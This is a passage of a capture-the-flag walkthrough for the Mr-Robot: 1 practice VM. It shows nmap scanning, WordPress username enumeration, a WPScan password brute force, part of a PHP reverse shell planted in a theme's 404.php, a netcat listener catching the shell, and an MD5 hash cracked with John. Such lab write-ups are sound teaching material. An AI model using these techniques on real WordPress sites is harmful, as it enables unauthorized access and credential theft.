
Mr-Robot: 1 Walkthrough
Author: mrb3n
Download location: https://download.vulnhub.com/mrrobot/mrRobot.ova
Goal: Find 3 keys hidden in different locations


The VM loaded up without an issue and grabbed an IP from DHCP.

I started off with a quick nmap scan, which showed both port 80 and 443 open.




```
root@kali:~# nmap -sV -T5 192.168.110.153

Starting Nmap 6.49BETA4 ( https://nmap.org ) at 2016-06-26 21:35 EDT
Stats: 0:00:19 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 19.20% done; ETC: 21:36 (0:00:25 remaining)
Stats: 0:00:27 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 0.00% done
Nmap scan report for 192.168.110.153
Host is up (0.00029s latency).
Not shown: 997 filtered ports
PORT    STATE  SERVICE  VERSION
22/tcp  closed ssh
80/tcp  open   http     Apache httpd
443/tcp open   ssl/http Apache httpd
MAC Address: 00:0C:29:68:81:D6 (VMware)
```

Browsing to both I was greeted with an interactive page which seems to be a clone of https://www.whoismrrobot.com. Really cool added effects.




```
12:13 -!- friend_ [friend_@208.185.115.6] has joined #fsociety.

12:13 <mr. robot> Hello friend. If you've come, you've come for a reason. You may not be able to explain it yet, but there's a
part of you that's exhausted with this world... a world that decides where you work, who you see, and how you empty and fill your
depressing bank account. Even the Internet connection you're using to read this is costing you, slowly chipping away at your
existence. There are things you want to say. Soon I will give you a voice. Today your education begins.


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

I went through each of the prompts to make sure there was no command injection before firing up Burp and browsing around/spidering.




```
root@fsociety:~# Enter command. Type "help" to see a list of commands.
root@fsociety:~# help


Commands:
prepare
fsociety
inform
question
wakeup
join

root@fsociety:~#
```

The robots.txt file presented me with a dictionary file (perhaps alluding to some sort of brute-forcing_ as well as a key file containing an MD5 hash).


File Edit View History Bookmarks Tools Help
http://192.1...3/robots.txt
192.168.110.153/robots.txt


```
User-agent: *
fsocity.dic
key-1-of-3.txt
```

I saved both files down locally and my initial thoughts were confirmed, a custom dictionary file with over 850K lines.



```
root@kali:~/Desktop/mrrobot# file fsocity.dic
fsocity.dic: ASCII text, with very long lines
```

I also had the first of the 3 keys mentioned in the readme. 1 down, 2 to go!



File Edit View History Bookmarks Tools Help
http://192.1...-1-of-3.txt
192.168.110.153/key-1-of-3.txt

```
073403c8a58a1f80d943455fb30724b9
```

Some more poking around with Burp and I came across a WordPress login page. Since SSH was not enabled this seemed to be a good candidate for brute forcing.

When the default ‘admin’ username came back as invalid, I was able to guess the user thanks to WordPress’ convenient built-in username enumeration.


Below is the result for ‘admin’ as the username, showing “ERROR: Invalid username”:



192.168.110.153/wp-login.php

ERROR: Invalid username. Lost your password?

Conversely, when I tried ‘elliot’ I was greeted with “ERROR: The password you entered for the username Elliot is incorrect”. Awesome, half way there!




192.168.110.153/wp-login.php

Would you like to remember the password for "elliot" on http://192.168.110.153?

ERROR: The password you entered for the username **elliot** is incorrect. Lost your password?


Username: elliot

I decided to run WPScan to both search for any WordPress misconfigurations and/or vulnerable plugins as well for its brute forcing function. I kicked off the scan with the username ‘elliot’ and the ‘fsocity.dic’ dictionary as the wordlist. While that ran, I kept poking around the site.




```
root@kali:~# wpscan --url http://192.168.110.153/wp-login.php --wordlist=/root/Desktop/mrrobot/fsocity.dic --username elliot --wp-content-dir /wp-content

        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.8
          Sponsored by Sucuri - https://sucuri.net
   @_WPScan_, @ethicalhack3r, @erwan_lr, pvdl, @_FireFart_

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o [A]bort, default: [N]n
[+] URL: http://192.168.110.153/wp-login.php/
[+] Started: Sun Jun 26 21:56:28 2016

[+] robots.txt available under: 'http://192.168.110.153/wp-login.php/robots.txt'
[!] The WordPress 'http://192.168.110.153/wp-login.php/readme.html' file exists exposing a version number
[+] Interesting header: SERVER: Apache
[+] Interesting header: SET-COOKIE: wordpress_test_cookie=WP+Cookie+check; path=/
[+] Interesting header: X-FRAME-OPTIONS: SAMEORIGIN
[+] Interesting header: X-POWERED-BY: PHP/5.5.29
[+] This site seems to be a multisite (http://codex.wordpress.org/Glossary#Multisite)

[i] WordPress version can not be detected

[+] Enumerating plugins from passive detection ...
[+] No plugins found
[+] Starting the password brute forcer
  Brute Forcing 'elliot' Time: 00:02:54 <> (10000 / 858161)  1.16%  ETA: 04:06:4  Brute Forcing 'elliot' Time: 00:02:54 <> (10001 / 858161)  1.16%  ETA:
```

I didn’t find much else, aside from some trolls hanging around. Several references to the show.




```
what you do just pull code from Rapid9 or some s@#% since when did you become a script kitty?
```



I like where you head is at. However I'm not going to help you.


After a while it was clear WPScan was going to take a while to brute force the password, if it even was going to. I left the scan running and went off to do other things…

A few hours later (3 hours 30 minutes 48 seconds to be exact)… I was presented with a positive result which I am glad I did not wait around for.




```
00
  [+] [SUCCESS] Login : elliot Password : ER28-0652


  +----+--------+------+-----------+
  | Id | Login  | Name | Password  |
  +----+--------+------+-----------+
  |    | elliot |      | ER28-0652 |
  +----+--------+------+-----------+

[+] Finished: Mon Jun 27 01:27:17 2016
[+] Requests Done: 858243
[+] Memory used: 7.621 MB
[+] Elapsed time: 03:30:48
root@kali:~#
```

The password was Elliot’s employee ID number from the show. Once logged in I poked around the admin console for a bit and did not turn up anything of note.




☐ Username	Name	E-mail	Role	Posts
☐ elliot	Elliot Alderson	elliot@mrrobot.com	Administrator	0
☐ mich05654	krista Gordon	kgordon@therapist.com	Subscriber	0
☐ Username	Name	E-mail	Role	Posts


A quick win when you have direct access to a WordPress admin console is to replace one of the theme templates with some PHP of your own. I decided to try for a reverse shell by editing the 404.php theme and replacing the contents with the PHP reverse shell from Pentest Monkey.



```
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
        // Fork and have the parent process exit
        $pid = pcntl_fork();

        if ($pid == -1) {
                printit("ERROR: Can't fork");
                exit(1);
        }

        if ($pid) {
                exit(0);  // Parent exits
        }

        // Make the current process a session leader
        // Will only succeed if we forked
        if (posix_setsid() == -1) {
```


Browsing to http://192.168.110.153/wp-content/themes/twentytwelve/404.php gave me a hit on my listener. And we're in!






```
root@kali:/# nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.110.129] from (UNKNOWN) [192.168.110.153] 60329
Linux linux 3.13.0-55-generic #94-Ubuntu SMP Thu Jun 18 00:27:10 UTC 2015 x86_64
 x86_64 x86_64 GNU/Linux
 03:06:36 up  1:34,  0 users,  load average: 5.44, 4.99, 4.80
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
/bin/sh: 0: can't access tty; job control turned off
```

Checking around the file system a bit I could see there was another user named 'robot'. This user's home directory held the second key file which I could not read...yet.




```
daemon@linux:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@linux:/home/robot$ ls -lah
ls -lah
total 16K
drwxr-xr-x 2 root  root  4.0K Nov 13  2015 .
drwxr-xr-x 3 root  root  4.0K Nov 13  2015 ..
-r-------- 1 robot robot   33 Nov 13  2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot   39 Nov 13  2015 password.raw-md5
daemon@linux:/home/robot$
```

I was also presented with the MD5 of the user's password, which I could read.




```
daemon@linux:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

I threw the MD5 into John and got a quick result.




```
root@kali:~/Desktop# john --format=raw-md5 --wordlist=/usr/share/wordlists/rocky
ou.txt  mrrobot.txt
Loaded 1 password hash (Raw MD5 [128/128 SSE2 intrinsics 12x])
abcdefghijklmnopqrstuvwxyz (robot)
```

Using this password I was able to su to the user 'robot' and form here I was able to read the second key file.



